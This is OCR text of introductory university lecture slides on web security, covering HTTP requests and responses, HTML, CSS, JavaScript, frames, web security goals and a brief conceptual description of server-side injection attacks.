05

Web Security

Kai Bu
kaibu@zju.edu.cn
http://list.zju.edu.cn/kaibu/netsec2022

Web?

Credit:

Some slides are borrowed from Prof. R. Popa and Prof. H. Xu.


Web Browser

- for accessing websites

https://github.com/alrra/browser-logos

Web Service

- many web services of many types



https://musicmachinery.com/category/web-services/

musicmachinery.com

Web Service


- A platform for deploying applications and sharing information, portably and securely, using HTTP/HTTPS

CLIENT BROWSER

WEB SERVER

HTTP REQUEST:

```
GET /account.html HTTP/1.1
Host: www.safebank.com
```




HTTP RESPONSE:

```
HTTP/1.0 200 OK
<HTML> . . . </HTML>
```

URL

- URL: Uniform Resource Locator
- Global identifiers of network-retrievable resources

CLIENT BROWSER



WEB SERVER

HTTP REQUEST:


```
GET /account.html HTTP/1.1
Host: www.safebank.com
```

HTTP RESPONSE:

```
HTTP/1.0 200 OK
<HTML> . . . </HTML>
```

URL

- URL: Uniform Resource Locator
- Global identifiers of network-retrievable resources
- Example:



HTTP

- HTTP: Hypertext Transfer Protocol
- A common data communication protocol on the web

CLIENT BROWSER **WEB SERVER**

HTTP REQUEST:

```
GET /account.html HTTP/1.1
Host: www.safebank.com
```

HTTP RESPONSE:

```
HTTP/1.0 200 OK
<HTML> . . . </HTML>
```

HTTP Request

- GET
  request data from a specified resource
- POST
  send data to a server to create/update a resource

HTTP Request

- GET
  request data from a specified resource
- POST
  send data to a server to create/update a resource

Method Path HTTP version Headers

```
GET /index.html HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Chrome/21.0.1180.75 (Macintosh; Intel Mac OS X 10_7_4)
Host: www.safebank.com
Referer: http://www.google.com?q=dingbats

```

Blank line

Data – none for GET

HTTP Response

HTTP version

Status code

Reason phrase

Headers

```
HTTP/1.0 200 OK
Date: Sun, 12 Aug 2012 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 9 Aug 2012 17:39:05 GMT
Set-Cookie: ...
Content-Length: 2543

<HTML> This is web content formatted using  html
</HTML>
```

webpage Data

Webpage Languages

- HTML: Hypertext Markup Language
- CSS: Cascading Style Sheets
- JavaScript

HTML

- A language to create structured docs
- One can embed images, objects, or create interactive forms

index.html

```
<html>
                                <body>
        <div>
            foo
            <a href="http://google.com">Go to Google!</a>
        </div>
        <form>
            <input type="text" />
            <input type="radio" />
            <input type="checkbox" />
        </form>
                                </body>
</html>
```

CSS

- Style sheet language used for describing the presentation of a doc

index.css


```
p.serif {
font-family: "Times New Roman", Times, serif;
}
p.sansserif {
font-family: Arial, Helvetica, sans-serif;
}
```

JavaScript


- Programming language used to manipulate web pages.
- It is a high-level, untyped and interpreted language with support for objects.
- Supported by all web browsers

```
<script>
function myFunction() {
document.getElementById("demo").innerHTML = ”Text changed.";
}
</script>
```

Page Rendering




- DOM: Document Object Model
  a cross-platform model for representing and interacting with objects in HTML



Frame

- Enable embedding a page within a page
  `<iframe src="URL"></iframe>`



https://elementor.com/blog/wireframe-website/

Frame

- Outer page can specify only sizing and placement of the frame in the outer page
- Frame isolation:
  Outer page cannot change contents of inner page, inner page cannot change contents of outer page

Frame

- Modularity
  bring together content from multiple sources;
  aggregate on client side;
- Delegation
  frame can draw its own rectangle;

Web Security?

Web Security Goals

- Integrity
- Confidentiality
- Privacy
- Availability

Web Security Goals

- **Integrity**
  malicious web sites should not be able to tamper with integrity of my computer or my information on other web sites
- Confidentiality
- Privacy
- Availability

Web Security Goals

- Integrity
- **Confidentiality**
  malicious web sites should not be able to learn confidential information from my computer or other web sites
- Privacy
- Availability

Web Security Goals

- Integrity
- Confidentiality
- **Privacy**
  malicious web sites should not be able to spy on me or my activities online
- **Availability**
  attacker cannot make web sites unavailable

Web Security: Server Side


Compromised Server

- Steal sensitive data (e.g., data from many users)
- Change server data (e.g., affect users)
- Gateway to enabling attacks on clients
- Impersonation (of users to servers, or vice versa)
- Others…


Injection Attack

- Attacker user provides malicious inputs
- Web server does not check input format
- Enables attacker to execute arbitrary code on the server

Structure of Web Service



Structure of Web Service



